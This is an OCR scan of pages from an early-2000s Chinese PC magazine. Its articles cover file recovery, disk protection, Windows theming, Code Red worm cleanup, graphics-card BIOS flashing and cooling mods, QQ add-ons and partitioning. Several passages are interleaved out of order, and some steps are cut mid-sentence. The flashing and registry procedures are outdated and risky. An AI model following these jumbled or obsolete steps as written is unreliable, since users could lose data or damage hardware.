我们以“ Easy Recovery5.11 ”为例，看看如何对硬盘各个分区的文件进行恢复。该软件能够对 F A T 1 6 、FAT32 以及 NTFS 格式的文件进行恢复。该软件分为 Personal Edition 和 Professional Edition 两个不同的版本，Professional Edition 的使用相对要复杂些，它允许用户对硬盘分区参数进行更多的设置，在文件恢复上也允许用户有更多的选择，两者的安装方法和一般应用软件的安装方法相同。利用该软件也能够制作急救盘，当硬盘分区或者文件丢失时，可以用它来恢复。在这里我们还是建议你将该软件安装在系统正常的硬盘上，用它对坏硬盘进行恢复。我们就以 Professional Edition 为例，简要说明一下如何实现文件恢复。

1. 进入 Easy Recovery 后，首先是一个欢迎界面，按“ Next ”后，进入该软件的主界面，如图 2 所示。左边显示了当前硬盘分区的情况，并用各种不同的颜色区分每一种分区在整个硬盘中的比例，右边则采用和 Windows 相同的目录结构的形式，显示除了当前硬盘的分区结构，需要修复哪个分区的数据，将其选中按“ Next ”，进入下一步。

2 . 然后可以看到关于你选定分区的相关信息，如大小、开始及结束扇区等信息。如果认为是正确的话，则进入下一步，如果认为不正确的话，可以进行修改，如图 3 所示。这里的修改实际上就是修改分区表参数，因此一定要慎重。如果你是经过前面的分区恢复才到这一步的话，建议还是不要改动为好。

3 . 接下来，就可以进入文件系统类型和扫描方式的选择了。文件类型可以根据自己的需要进行选择，其中 RAW 是该软件特定的一种扫描方式，它能够按顺序读取硬盘上面所有的扇区并逐一进行分析，对那些不是很大的文件具有很好的恢复效果。“ 典型 ” 扫描方式的执行速度很快，主要用于那些损坏不是很严重的文件恢复。而“ 高级 ”方式则可进行更详细的设置。



Í¼2




图 3

4 . 如果分区正确的话，你会看到软件识别的分区的各个参数，当然还可以按“ Change ” 进行改动，但现在已经没有改动的必要了。如果你的硬盘上有多个分区需要进行恢复的话，记下分区参数是很有必要的。进入下一步后，你将看到该软件开始对分区进行扫描，并给出了扫描的进度。

5 . 经过对硬盘所有簇扫描以后，你将可以看到和资源管理器结构一模一样的界面，如图 4 所示，所有检测到并且能够恢复的文件和目录都排列在这里。在各个目录中，选出你需要恢复的文件后，并在窗口下方的“ Destination ” 对话框中输入恢复文件的保存位置（注意，不要保存在同一个硬盘上，至少不要保存在同一个分区中），然后进入下一步就可以了。这时你可以看到一个进度条显示进展情况，并且听到硬盘不停地转动。当显示“ Finish ” 时，退出去，你就可以看看恢复的文件了。




图 4

6 . 另外，如果需要针对性地恢复某一种类型的文件的话，你还可以在第 3 步出现的窗口中按“ S h o w Tag Options ” 按钮，出现如图 4 所示的窗口。在“ Tag Files Named ” 对话框中输入 * .doc，并按“ Tag ” 按钮后，该软件会自动将所有 Word 文档标记。另外，你还可以在这里确定被标记或者取消标记的文件，甚至确定被恢复文件的具体日期。CF



给咱的硬盘保个险吧！

□重庆 严玥

现在的保险公司，业务种类众多，可以给女明星的脸做保险，也可以给航天飞机做保险。倒还没有哪一家推出给硬盘和硬盘数据保险的。其实，很多用户的硬盘数据的价值，常常是无法用金钱来衡量的。对于我们个人用户来讲，重要的私人数据也越来越多。这个时候，怎么才能保证我们的数据万物一失呢？下面，我们就用多种方法来为硬盘保个险。

一、定心丹——数据备份

数据备份虽然是很花钱也很麻烦的办法，但却是最保险最可靠的方法。对于个人用户来讲，最好的选择就是使用刻录机来实现自己重要数据的备份。

二、选择更安全的好硬盘

保存我们重要数据的硬盘坏的可能性比我们想象的要大得多，对于计算机上的大多数部件来讲，硬盘实在算是一个消耗品。例如在银行等单位，硬盘是定期淘汰的——使用年限一到，不管坏不坏，都要淘汰。对于用户来说，如果自己的数据资料时常丢失，硬盘速度再快又有什么意义呢？因此对硬盘数据保护最基本的方法就是买一个稳定、安全的好硬盘。

实际上当我们的硬盘容量在不断变大、速度在不断变快的同时，硬盘数据保护技术同样也没有停下来。市面上的主流硬盘产品在这方面所采用的技术不尽相同，各有千秋。目前还没有出现一个十分完善的技术，因此在选择硬盘的时候，除了考虑容量、速度等方面以外，不妨根据自己的实际情况，选择采用相对适合自己的防范技术的硬盘，以期减少意外情况带来的损失。

1. SPS和DPS技术

SPS（Shock Protection System）震动保护系统和DPS（Data Protection System）数据保护系统技术是以前昆腾产品采用的技术。SPS针对用户在安装或其他非操作状态下，硬盘可能发生震动、撞击所设计的防震保护技术，以减小震动时磁头对磁盘表面产生的巨大压力，避免磁盘表面出现微粒，从而有效地提高硬盘的抗震性能。DPS内建的数据保护技术，可快速自动检测硬盘的每一个扇区，并在硬盘的前300M空间定位存放操作系统或其他应用系统的重要部分。当系统发生问题时，DPS可以在90秒内自动检测并恢复系统数据，即使系统无法自举，也可以用包含DPS的系统软盘启动系统，再通过DPS自动检测并分析故障原因，尽可能保证数据不被丢失。

2. Seashield和DST技术

Seashield和DST为希捷公司采用的技术。Seashield防震保护技术主要是通过减震弹性材料制成保护软罩及磁头臂、盘片间的加强防震设计和印刷电路底板静电放电硬罩来提高硬盘的防震能力；Drive Self Test（DST，驱动器自我测试）则提供数据的自我检测和诊断功能，在用户卸下硬盘时先进行测试诊断，避免数据无谓的丢失。

3. Data Lifeguard技术

Data Lifeguard（数据卫士）是西部数据公司提供的数据保护技术。该技术完全自动，不需用户干预、不需安装驱动程序。它能够在一定的时间间隔后，自动检测硬盘上的数据，在数据出现问题之前修正错误。能够自动检测并修复由于过度使用而造成的故障扇区，并能对坏扇区进行自动标记。

4. ShockBlock和MaxSafe技术

这是迈拓硬盘上采用的技术。ShockBlock防震技术可在意外碰撞发生时，尽可能避免磁头和磁盘表面发生撞击，减少因此而引起的磁盘表面损坏。MaxSafe是金钻二代以上拥有的独特数据保护技术，它可以自动侦测、诊断和修正硬盘发生的问题，提供更高的数据完整性和可靠度，同时它还支持High－Fly Write Detection（飞高写入检测）功能，在数据写入时，它自动检测并保证磁头飞高距离为百万分之一英寸，保证写入的连续性和正确性。

5. DFT技术

DFT（Drive Fitness Test，驱动器健康检测）技术是IBM公司开发的硬盘数据保护技术，不依赖操作系统。它通过使用DFT程序访问IBM硬盘里的DFT微代码对硬盘进行检测，可以让用户方便快捷地检测硬盘的运转状况。DFT微代码可以自动对错误事件进行登记，并将登记数据保存到硬盘的保留区域中。DFT微代码还可以实时对硬盘进行物理分析，如通过读取伺服位置错误信号来计算出盘片交换、伺服稳定性、重复移动等参数，并给出图形供用户或技术人员参考。硬盘子系统的控制信号可以被用来分析硬盘本身的机械状况。

三、硬盘引导信息备份

当计算机的 Windows 系统不能启动，甚至连DOS也不能启动时，可以用备份的硬盘引导信息帮助恢复系统，当然它也用于对内存或者是引导区被病毒感染时的杀毒。

这种保险工作实际上很轻松，因为目前市面上的主流杀毒软件，比如Pc-cillin、KV3000以及金山毒霸等都提供制作带硬盘引导信息备份的应急盘的功能。以金山毒霸为例，你只需要准备好两张空白的软盘，选择主菜单中的“工具——创建应急启动盘”或者“工具——创建应急(DOS)杀毒盘”命令，然后按照提示进行操作，当金山毒霸提示“创建金山毒霸应急盘成功”时

□重庆 严玥

硬盘数据恢复小意思

一、自己动手小修小补——系统文件恢复

打开机器，发现系统会经常报告，这个DLL文件找不到，那个文件不在了，可系统一般都能使用。有时我们总是一个确定后，就不再管了，听之任之，可有时就不行。我的一位朋友前几天网卡装好了，可系统始终报告无法装载动态链接库：msnp32.dll，系统找不到指定文件，网卡死活不能工作。万般无奈之下，只好重装系统。其实大可不必。


1.覆盖原文件

这肯定是我们能够想到的最直接的方法了。系统报告哪个文件不在了或者出现了错误，我就到一个好的系统上找到该文件，做一个拷贝，把原来的文件覆盖掉。当然这个方法不是不行，只是找那些系统文件一是麻烦，二是有些系统文件和你机器的配置密切相关，不是随便找一个就能代替的，所以有时并不能解决问题。

2．借助系统工具恢复

最简单的方法——Windows系统自带了系统文件检查器，能够对你当前系统中所有的系统文件进行扫描，当发现有遗失或者损坏时，会自动进行修补！可是我们很多读者并不知道。

打开“开始/程序/附件/系统工具/系统信息”，找到“系统文件检查器”，运行后，会出现如图1的窗口。在这里，选择“扫描改动过的文件”，系统将会自动对所有改动过的系统文件进行



Í¼1

就完成了。

需要特别说明的是，由于每个软件的数据格式不完全相同，因此，你是采用什么软件进行的备份，也一定要用什么软件进行恢复，就连软件的版本最好也不要错，否则说不定就是“差之毫厘，谬以千里了”！

四、硬盘克隆

在硬盘崩溃之后，有了可以启动机器的方法，并不意味着你一定不需要重装系统，而重装系统和大量的应用软件需要很多时间。Ghost的名字相信大家早已熟悉了，其实当你有比较充裕的硬盘空间时，应该考虑专门将一个系统分区做成一个“GHO”镜像文件放在另外一个分区。当然你如果有两个硬盘，在另外一个硬盘上做一个镜像，那就更保险了。如果有刻录机，可以将分区的镜像文件刻录到光盘中。

五、良好的用机习惯

当你对系统进行了较大更新甚至于重新分区以后，要注意及时备份。另外，应该使用一种比较可靠的杀毒软件，并及时升级，以防止病毒特别是那些对系统或者分区信息可能造成损害的病毒入侵。

定期进行磁盘整理，减少硬盘中的碎片，这样不仅能让系统在运行时速度更快，同时对磁盘数据维护和恢复也提供了更好的保障。

最好每3个月或者每个月对硬盘进行全面扫描。当发现有坏的磁道，就不要相信这块硬盘。如果经常处理重要数据，有条件则换一块硬盘，没有条件则注意及时备份（如使用各种备份工具）。

对比较重要的文档和资料，除了应该多做几个备份（最好能在不同的物理硬盘上做）以外，也最好不要将文件保存在和系统文件同一个分区——C盘中。这样即使在万不得已要格式化C盘时，资料也不会丢失。一些常用的应用软件，比如Office，总是默认将文件保存在“我的文档”中（路径为：C：\My Documents），很多人总认为每次都要修改保存路径实在很烦，实际上那不过是对目标文件夹做的一个快捷方式而已。在桌面选中“我的文档”，按右键在弹出快捷菜单中选择“属性”，将其中对话框中的目标文件夹改成你自己的文件夹就可以了。小小的一动，既省去了你使用中的烦恼，又保护了文档的安全，其实很轻松！

另外，无论厂商声称自己的产品能够抵抗多大的震动，平时还是注意防范为好。在安装和拆卸硬盘的过程中，应该注意静电对硬盘造成的损坏，轻拿轻放，减少外部震动。在系统启动或者还没有完全退出时，不要马上关机。

无论怎样，硬盘的保险只能自己给自己购买。事先预防、事先备份是硬盘数据维护的最好方法。赶快给自己的硬盘买一份保险去吧。

扫描，如果发现有损坏的文件，将显示出提示信息，并要求我们从安装盘上进行恢复。

另外，你也可以自己直接在对话框中输入需要恢复的文件，然后在弹出的菜单中输入文件的来源(一般为安装盘)以及需要保存的位置，系统会自动解压文件并安装，这样就省去了你再到别的机器上找相应文件的麻烦，自己就可以解决问题了！

二、世上真有后悔药！——误删除、误格式化恢复

世上没有后悔药，但是计算机上有，当一不小心将文件删除想后悔时，总还是有些可以挽回的余地。从原理上来说，磁盘是由一个一个扇区组成的，若干个扇区合为一个簇，哪怕再小的文件存取都是以簇为单位的，文件分配表则记录了磁盘文件的分配信息。删除文件时，只是把文件目录表中的该文件的表项第0个字节改为E5H，表示此项已被删除，并在文件分配表中把该文件占用的各簇的表项清0，并释放空间。但文件的真正内容仍然在盘上，并没有被真正删除，除非被其他文件覆盖掉。因此在恢复删除文件时，切莫将恢复后的文件保存在同一个分区内，以免其他文件被覆盖。

下面我们就以最常用的Revival 3.1为例。以前它没有汉化版本，现在有了，使用起来也方便多了。该软件能对常用的FAT16、FAT32以及NTFS格式的文件进行恢复。

例如我原来D盘上有一个“My Music”的目录被彻底删除了，不是指被放入了回收站，而是真正删除。现在我想把它找回来，看看我下面都做了些什么吧！

1. Revival 3.1的安装和其他软件没有什么不同的，只不过没注册的Revival 3.1只能恢复3个文件罢了，安装以后运行它！

2.打开“文件/打开驱动器”，在弹出的窗口（如图2所示）中选择被删除文件所在的驱动器——D驱，我们并不需要将整个D盘全部进行扫描，因此不需要选中“查找磁盘”，这样可以省去不少时间。但对于那些误格式化硬盘的人来说，这一步就是非做不可的了！



图2

3.经过不长时间的搜索，你就可以看到在主界面中显示出了所有找到的已经被删除了的文件。当然也不是所有曾经被删除的文件，只是那些目前还可以被恢复的。那些前面加了“#”号的就是现在已经被删除了的，所有的文件夹和文件好像都已经变了个样子，不怎么好找了。不过没关系，你可以通过工具栏上的按钮，或者是用‘查看’下面的几个菜单命令调整一下图标的显示方式，就不难了！找到我们刚才删除的“My Music”文件夹，如图3所示，如果不能肯定的话，双击它，进去看看，是不是原来的那些东西？不过提醒一下，它对汉字的支持不怎么好！要返回上一个目录的话，也可以直接点击位于右上方的工具栏按钮。


图3

4. 按工具栏上的保存按钮，在如图4所示的窗口中，确定恢复文件的新的位置。注意，不能在同一分区内。




图4

细心一点的读者可能会发现，这里的文件恢复和以前在DOS中删除目录的逆过程非常相似，也就是，你必须先恢复“My Music”目录以后，才能进一步恢复它下面的子目录，然后才是子目录下面的文件。好在多个子目录可以选中后一起完成恢复，恢复完以后，再进入对应的子目录，将子目录下面的文件全部选中并恢复就可以了！该软件恢复后的文件夹名和你在软件中看到的一样——前面都加了“#”号，只需要在恢复后稍加整理就可以了。

最后再到相应的目录下检查一下文件是否正常。该软件有一个小小的缺点，就是有时对以汉字命名的目录不能进行正常恢复。CF

图1是Windows XP？不是，看来你和我一样，被这美丽的图标迷惑了。让我们来打造如此美丽的操作系统吧！

跛拇　冷星峰

原来Windows也可以如此美丽

Windows 98th是微软给联想定做的OEM，并没有在市面上流通，正好朋友最近购买了联想的品牌机，让我来好好看一看。Windows 98th新增驱动210个，将Windows 98SE中的IE5.0升级成了IE5.5 SP1，并采用了微软最新操作系统Windows XP中的图标，对桌面进行了美化，还整合了DX8.1。

一、升级Windows 98th拥有华丽外表

Windows 98th的安装和Windows 98SE的安装完全一样，如果你的机器装了Windows 95、Windows 98、Windows 98SE或者Windows Me，执行光盘中的升级程序都可以升级到Windows 98th，拥有Windows XP华丽的外表。该升级程序为13MB，下面让我们一起来看看整个升级的过程。

1.在已安装好的Windows Me下执行升级程序，出现如图2提示。

2.按安装程序要求，输入联想用户盘上的密码，单击"下一步"按钮。

3.出现Windows 98th的版本说明，如图3，单击"确定"便可以进行下一步安装。

4.安装程序复制所需文件，并对注册表进行相应更新，然后重新启动计算机。

可惜的是，这样的安装过程，并不能获得完整的Windows XP图标。看看图4的效果，细心的朋友已经发现，"我的电脑"中硬盘和光盘的图标还是"死不悔改"，要完全改变这些系统图标，还需要一些简单的手动设置：

在桌面的空白处单击鼠标右键，弹出右键菜单，选择"属性"，选择"效果"栏，在"使用大图标"前打勾，并点击"应用"，等桌面图标全部成为大图标时，再将"使用大图标"前的勾去掉，并点击"应用"即可。

华丽的Windows XP图标，再加上Windows 9x对游戏良好的支持，真的令笔者对朋友的电脑羡慕不已了。

二、利用98toxp打造华丽外表

笔者长期'游荡"在浩瀚的网络海洋之中，最近在网上找到了类似功能的软件包98toxp.zip，解压缩到一个目录。该软件包总共包含了5个文件：3个注册表文件（1个用于图标的导入，1个用于Windows 98图标的恢复，还有一个用于Windows Me图标的恢复），1个Readme.txt文件，1个Windowsxp.icl文件。

该软件的使用很简单，首先将Windowsxp.icl文件复制到C:\Windows\system\下，然后执行名叫install_Windowsxp的注册表文件，最后进行如Windows 98th一样的手工设置就可以了。此软件在Windows 98SE中运行通过。

哈哈，总有办法可以让Windows更加美丽。



图1




图2



图3



图4

□浙江　张京京

围剿"红色代码"病毒

红色代码病毒及其变种利用微软WEB服务器IIS 4.0或5.0中的一个安全缺陷，攻破计算机系统，并通过自动扫描感染方式继续传播蠕虫，造成大量WEB服务器因遭受攻击而瘫痪。而且最新的红色代码变种——红色代码 II 更是会在被感染的系统上放置后门程序，从而给被感染系统带来极大的系统安全隐患。红色代码病毒影响以下的计算机系统：安装有IIS 4.0或者IIS 5.0且未打补丁的Windows NT 4.0和Windows 2000。

1.手工清除

①首先停止IIS服务。

②打开任务管理器，选择"进程"，检查是否进程中有两个"explorer.exe"，如果找到两个"explorer.exe"，说明木马已经在你的机器上运行了，你应当立刻杀掉木马程序：在任务管理器菜单中选择"查看/选定列/线程计数"，按"确定"，这时你会发现显示框中增加了新的一列"线程数"，检查两个"explorer.exe"，显示有一个线程的"explorer.exe"就是木马程序，立刻结束这个进程。

③需要删除C:\explorer.exe和D:\explorer.exe。注意：这两个程序都设置了隐藏和只读属性，你需要设置"资源管理器"的"查看/选项/隐藏文件"为"显示所有文件"才能看到它们。

④需要删除root.exe。它们在IIS的scripts和MSADC目录下，默认一般是：

c:\inetpub\scripts\root.exe
d:\inetpub\scripts\root.exe
c:\program files\common files\system\msadc\root.exe
d:\program files\common files\system\msadc\root.exe

具体可以根据自己系统安装的情况查找。

⑤修复蠕虫创建的注册表项：

首先请备份注册表以备不测，使用regedit，找到下列表项：

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\W3SVC\Parameters\Virtual Roots

将"/C"和"/D"的项删除，将"/scripts"和"/MSADC"项中的",,217"改成",,201"。

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\WinLogon\SFCDisable

蠕虫已经将其变为0FFFFFF9Dh，你应当将这一项的值改变为0。

2.使用相关程序清除

运行微软公司提供的工具软件CodeRedCleanup.exe(下载地址：http://www.microsoft.com/Downloads/Release.asp?ReleaseID=31878)或金山公司提供的工具查杀病毒(下载地址：http://www.iduba.net/download/other/Duba_CodeRed2.EXE)。然后安装相应的补丁程序(Windows NT4.0补丁下载地址为http://www.microsoft.com/Downloads/Release.asp?ReleaseID=30833，Windows 2000的补丁下载地址为http://www.microsoft.com/Downloads/Release.asp?ReleaseID=30800，请大家在下载补丁时选择好不同的语言版本)，重新启动计算机之后，再次运行清除程序查杀病毒，以防止重新启动后再次被蠕虫感染。CF

前一段时间通过PowerStrip 3.0 beta(或者用ATI Tweaker，可以参考10期《电脑爱好者》中的《ATI Radeon LE优化双雄会》一文)打开了ATI Radeon LE的Hyper－Z，使其性能大大超越。不过有一些缺憾：PowerStrip 3.0 beta有时在计算机启动后会自动恢复到原始频率，而ATI Tweaker则在每次机器从睡眠状态醒来后，核心和显存频率也会随之还原成原始状态。

体验 异类镭变

□南充　qinglinmen

软的不行就来硬的，我选择镭标准版的BIOS对镭LE进行了刷新，所有的问题迎刃而解。

首先下载最新的镭标准版的工具包，内含有镭标准版的BIOS以及刷新工具，然后将其解压到自建的文件夹(譬如我建立的C:\BIOS)。要注意的是解压后的工具包有不少的文件，不要随意挑一个来用，以免发生危险。在DOS状态下键入FLASH.EXE命令，焦急地等待了一会之后，随着"嗤"的显示器声音，我期盼的画面终于出现在面前。电脑启动之后，我直奔Windows，急不可待地用PowerStrip 3.0 beta检查刷新成果，核心频率和显存频率都变成了镭标准版的165MHz，Hyper－Z处于开启状态。

随便打开一些游戏，感觉比以前好多了，尤其在速度和画面上效果更明显。CF

小渔提示：刷新显卡BIOS有一定的危险性，建议在刷新之前备份显卡原来的BIOS。如果在刷新过程中出现问题，取掉镭LE，使用PCI显卡启动，当然要把BIOS设置中的AGP/PCI选项顺序改为PCI/AGP，然后再插入镭LE，利用刷新工具把备份的BIOS刷新回去。另外，核心频率和显存频率的提高必然导致发热量的增大，为了你的镭LE的安全，最好装一个散热风扇。

QQ聊天两大助手

□北京 曹顺林

乘QQ在网上纵横的网友众多，有时为了想一句幽默有意思的话，画一个有趣的图案，往往思考许久，其实可以借助一些聊天辅助工具，让我们聊得更好。

1.聊天动作自动生成机

聊天动作自动生成机内置一些幽默句子，利用它你可以“随口”就向网友说出一些非常有意思的话语，大大提高你的魅力。本工具的压缩包才254kB，自解压后有一个SEMOT.exe文件，在登录上QQ之后，再运行SEMOT.exe即可打开如图1所示的主界面。点击右边的类似文件夹的图标，出现如图2所示设置窗口。

改变主界面颜色：通过“背景颜色”的“更改”按钮即可轻松搞定。

加入亲密好友：“用户资料”中的“默认用户”一般应该填上你自己的昵称，如“哈哈”；而“好友名单”右边的“添加”按钮则可以把你喜欢的QQ好友的昵称加入，如“飘雪”等。

自定义聊天内容：在如图2的窗口中，选择“内容”页签，出现如图3窗口，随便选中一个semot指令（也可以理解为一句话语的缩写或标记），即会在下面的窗口中出现它所代表的话语，你可以随意进行修改，另外你也可以在“semot指令”框中输入一个简写，然后在下面的文本框中输入此简写代表的话语，按“添加”可以自定义话语。

要在QQ的“发送讯息”框中引用这些有意思的话语时，可以取消“自动识别对方昵称”和“插入semot命令行”前的对勾，然后在“那厮是”后的下拉框中选择那位好友的昵称，再点击如图1中的小企鹅图标，出现如图4窗口。选中前面的某一个semot指令，然后按下“OK”按钮即可将其代表的话语，如“哈哈望空作了个揖，对飘雪嘱咐道：此去西天路遥，小兄弟一路保重”加入到“发送讯息”对话框中，再发送给“飘雪”这位好友了。

有了聊天动作自动生成机，你一定会才华横溢。:)

2.签名档

利用此软件，可以将“*”、“#”和各种线条等字符巧妙地结合起来，制作QQ聊天贴图字符。该软件大小为520kB，解压缩后运行Setup.exe即可轻松安装，安装完毕，会在桌面上出现一个快捷方式“Email Effects”。

运行后的界面如图5，可以在“Email/Dimensions”菜单中设定工作界面的大小；通过Cursor Tool和Text Tool按钮，可以输入单个字符；通过Big Text Tool按钮，然后按键盘上的某字母，可以输出由这个字母组成的一个大字母，如图6；通过Figlet按钮，制作由“#”组成的字母，如图7；选定后面的Character工具后，可以利用Pencil Tool画“*”或者各种线条组成的图形；而Rubber Tool则具有橡皮擦功能。后面的按钮，大家自己试试，不一会你就能创作聊天贴图了。CF




图1



图2



图3




图4




图5




图6




图7

QQ头像增色术

□北京 曹顺林

OICQ 和新版的QQ都提供了很多可爱的卡通头像，我们能否突破这些图标的限制，让自己的头像在别人的机器上与众不同呢？不妨用用OICQ头像正式版v1.1，它除了为我们提供OICQ中的66个旧头像以外，还提供了另外246种新头像。不过值得注意的是，此款软件中的企鹅头像，也就是1-1.bmp、1-2.bmp和1-3.bmp是瘦小的企鹅，而不是后来肥肥的那个企鹅。

此软件只有一个文件，名为oicqface.exe，1.13MB，运行即开始安装，需要你输入安装的路径，这里有四种情况：

1.如果你使用的是OICQ，头像也使用的是OICQ中的头像，则可以直接将路径填为OICQ安装目录的face子目录，安装即可。如果你喜欢那个肥企鹅，还需要在安装之前先将1-1.bmp、1-2.bmp和1-3.bmp这三个肥企鹅头像备份，安装完毕后，再将肥企鹅头像拷贝粘贴到face目录，覆盖此软件安装中的瘦企鹅头像。

2.如果你使用的是OICQ，而头像用的是QQ中的新头像，你想以后还是使用QQ新头像，则需要在安装之前将这些QQ新头像备份，安装完毕后再将QQ新头像拷贝粘贴到face目录，覆盖即可。

3.如果你使用的是QQ，头像却使用的是OICQ的头像，则需要将路径填写为QQ安装目录的newface目录，其他的与第一种情况类似。

4.如果你使用的是QQ，头像也用的是QQ头像，则路径也应该是QQ安装目录的newface目录，其他的与第二种情况类似。

赶快告诉你的朋友，也让他装上这款软件，只要你们都设置了此款软件提供的新头像，那他那边的你和你这边的他就与众不同了（如图）。大家试试吧！



巧换显卡芯片上的散热片

□北京 YATE

现在的AGP显卡性能越来越高，功耗越来越大，本来在S3－375/DX时代的显卡上是连散热片都见不到的，而到了i740就得加一个散热片才能正常工作，到了TNT时代更是非要在散热片上加一个小风扇才行。现在很多厂商的GeForce2显卡上的散热片已经大到让人吃惊的地步，风扇的大小也快赶上老奔CPU上的风扇了，但有时超频显卡时还是觉得不解恨。曾见过有位朋友将散热片和小风扇去掉，然后换上一个奔腾CPU的散热片和风扇，还在显存上加了小散热片。大家都知道显存对显卡超频尤为重要，显存的频率调高后其发热量也会随之增加，这时散热片就有用处了。可我觉得那位朋友的小散热片还不够，而且显存上虽有散热片降温，但没有风扇的气流来帮助散热，如果使用时间过长也不一定很有效。所以我干脆为显卡上的芯片和显存加一个大风扇，帮它们同时散热。

首先将显卡芯片上的散热片连风扇取下。散热片是用粘性硅胶粘上去的，硬拉很容易将显卡芯片损坏。我用了一根结实的细线在散热片和芯片之间左右拉动，像一把小锯将散热片和芯片分开，这就叫以柔克刚。再将芯片上残留的硅胶清除，以免在芯片和新散热片间造成间隙。清除硅胶时也要小心，不要将芯片损伤，最好用塑料尺轻轻地刮。取下来的散热片不要损坏和丢弃，它可以用在主板的北桥芯片上，帮助超频时散热。而北桥上原来的散热片则移到南桥上，这叫“乾坤大挪移”。然后就该主角出场了，它就是PⅡ的原装大散热片。选择它的原因就是因为它有两个小翅膀，能同时“照顾”芯片和显存。将散热片安装在显卡上时，要注意安装的位置，还有就是一定要用硅胶。散热片的位置应该是一半在芯片上，另一半在显存上。这样大的散热片和大风扇配合，一定比原来的设计好。以前我只在几款UNIKA小影霸的GeForce系列显卡中见过，而且散热片和风扇也没有现在的大。大散热片上的翅膀原来是用来给CPU散热的，现在用来给显存散热，真是小菜一碟。但是还是有个问题，那就是显卡上的芯片要比显存略厚，散热片和芯片接触良好后就无法与显存接触。不要紧，我在电子市场里买了几块给功放散热用的绝缘硅片，它酷似橡皮，绝缘又导热，而且价格很便宜（0.5元/块）。安装时要注意大小和厚度，大小要和显存一样大，厚度要刚好让显存和散热片充分接触为最佳。安装时，硅片的两面都要涂上硅胶，垫在显存和散热片之间，这样才能保证接触面的传热速度。固定大散热片特别重要，我用的是几根橡皮筋，将散热片绑在显卡上，再将风扇的电源接头插在主板上的系统风扇接口。

一切准备好后开机，再将显卡和显存超到以前使用不久就花屏的频率一试，连续几个小时都没有死机。再试着超CPU的主频，也比原来的上限有所提升。对了，北桥芯片上也有一个散热风扇，对系统稳定又增加了一道保险。

打造合理化分区

□江苏 林MM

为了适应市场的需求，硬盘容量越来越大，同时给我们带来一个隐患，那就是一损都损：我们经常看到，有许多兄弟在论坛上叫救命，主要原因在于开始分区分得不太理想，在使用过程中调整分区时，由于误操作导致数据丢失。这也说明，如果开始对硬盘的分区设置不妥当的话，以后会遇到一些不必要的麻烦。与其以后麻烦，还不如把"开头戏"唱好。今天就与大家谈谈大硬盘应该怎么分区，最好分多少个分区。

